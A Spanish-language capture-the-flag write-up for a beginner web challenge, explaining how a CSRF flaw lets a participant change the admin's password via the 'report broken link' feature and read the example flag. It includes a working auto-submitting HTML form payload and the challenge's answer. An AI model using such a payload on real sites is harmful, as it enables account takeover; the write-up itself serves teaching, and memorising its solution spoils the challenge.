


# Reto web 100

**Vulnerabilidad:** Cross-Site Request Forgery (CSRF)

**Descripción:** Los participantes deben explotar esta vulnerabilidad para realizar acciones maliciosas en nombre de otro usuario. La idea es engañar al usuario **admin** para que realice acciones que benefician al atacante, particularmente, cambiar su contraseña.

Al ingresar al sitio se presenta la opción de registrarse e iniciar sesión. Se registra el usuario **test**. Una vez iniciada la sesión se aprecia el siguiente mensaje: "Para ver un mensaje especial, accede como **admin**".



También podrá ver 2 opciones en el menú relacionadas con el reto. *Cambiar contraseña* y *Reportar Enlace Roto*.

---

## Cambiar Contraseña

Nueva Contraseña:

Cambiar Contraseña

---

# Reportar Enlace Roto

Proporciona la URL y el administrador lo revisará.

URL



Enviar

**Solución:** El participante deberá analizar la petición que se realiza al cambiar la contraseña y posteriormente crear un sitio que enviará en el apartado reportar enlace roto.

El código del sitio puede ser cómo el siguiente:

```
<form id="exploit"
action="https://35.164.82.53:1330/change_password.php" method="POST">
  <input type="hidden" name="new_password" value="Pwned!">
</form>
<script>
  document.getElementById('exploit').submit();
</script>
```

El usuario **admin** visitará el sitio y con ello efectuaría su cambio de contraseña. Con lo cual los participantes establecen sus propias credenciales para ingresar y ver la bandera.

  No seguro | <https://localhost:1330/profile.php>

Reportar Enlace Roto   Cerrar sesión

## Bienvenido, admin!

Felicidades, eres el administrador. Aquí tienes la bandera: `hackdef{Band3ra_Ej3mplo}`

[Cerrar sesión](#)